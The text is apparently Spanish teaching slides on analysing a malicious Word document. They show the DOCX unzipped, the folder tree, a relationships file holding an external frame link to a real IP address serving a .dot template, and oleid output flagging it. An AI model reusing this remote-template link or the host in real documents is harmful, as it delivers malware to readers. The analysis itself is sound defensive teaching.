'\x06DataSpaces/TransformInfo/StrongEncryptionTransform'	2021-05-14 03:51:39	2021-05-14 03:51:39
'\x06DataSpaces/TransformInfo/StrongEncryptionTransform/\x06Primary'	None	None
'\x06DataSpaces/Version'	None	None
'EncryptedPackage'	None	None
'EncryptionInfo'	None	None



# La firma del documento Word


<div>50 4B 03 04</div> <div>50 4B 05 06 (empty archive)</div> <div>50 4B 07 08 (spanned archive)</div>	<div>PKETHEDT</div> <div>PKENDACK</div> <div>PKSELES</div>	0	<div>zip</div> <div>aar</div> <div>apk</div> <div>docx</div> <div>epub</div> <div>ipa</div> <div>jar</div> <div>kmz</div> <div>maff</div> <div>msix</div> <div>odp</div> <div>ods</div> <div>odt</div> <div>pk3</div> <div>pk4</div> <div>pptx</div> <div>usdz</div> <div>vsdx</div> <div>xlsx</div> <div>xpi</div>	<div>zip file format and formats based on it, such as EPUB, JAR, ODF, OOXML</div>
--	--	---	---	---

Es un formato de archivo comprimido.  
Una estructura de carpetas y archivos.

[illegible]

# Es un ZIP

Con cualquier descompresor **ZIP** se puede extraer todo el contenido de un archivo **DOCX** y explorar el interior con un editor de textos como el Bloc de Notas o similares.



# Estructura de carpetas extraídas

CA Símbolo del sistema


```
C:\malware\pricereq>tree /f "Scanjet 2021004005"  
Listado de rutas de carpetas  
El número de serie del volumen es 00000040 0C3F:12C1  
C:\MALWARE\PRICEREQ\SCANJET 2021004005  
[Content_Types].xml
```

```
— docProps  
    app.xml  
    core.xml  
  
— word  
    document.xml  
    fontTable.xml  
    settings.xml  
    styles.xml  
    webSettings.xml  
  
    — theme  
        theme1.xml  
  
    — _rels  
        document.xml.rels  
        webSettings.xml.rels  
  
— _rels  
    .rels
```

Se compone de múltiples documentos XML que contienen el contenido del documento Word, distribuido en diferentes tipos de archivo los cuales contienen formatos, estilos, fuentes, etc.

# URLs a sitios externos

También pueden incluir enlaces a sitios externos, con URLs que podrían descargar (obviamente) contenido malicioso.



```
C:\malware\pricereq\Scanjet 2021004005\word\_rels\webSettings.xml.rels - Notepad++
Archivo  Editar  Buscar  Vista  Codificación  Lenguaje  Configuración  Herramientas  Macro  Ejecutar  Complementos  Pestañas  ?
webSettings.xml.rels x
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
   ><Relationship Id="rId1" Type=
      "http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target=
      "http://198.46.132.218/.....-...-...-...../zips.dot"
      TargetMode="External"/></Relationships>
```



# Oletools también nos ayudan

Usando **oleid** queda confirmado que existen enlaces externos.

```
C:\malware\pricereq>oleid.py "Scanjet 2021004005.docx"
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

Filename: Scanjet 2021004005.docx

Indicator	Value	Risk	Description
File format	MS Word 2007+ Document (.docx)	info	
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	This file does not contain VBA macros.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	1	HIGH	External relationships found: frame - use oleobj for details



# Síntesis

- Excel o Word no son documento inocuos
- Interacción del usuario en algunos casos
- Scripts de macros autoejecutable
- Objetos ejecutables
- Enlaces al exterior
- Descargar contenido posteriormente
- Antivirus NO detectan todas las amenazas



# </MalDoc Analysis>

Gabriel Martí [gmartif@ifp.es](mailto:gmartif@ifp.es)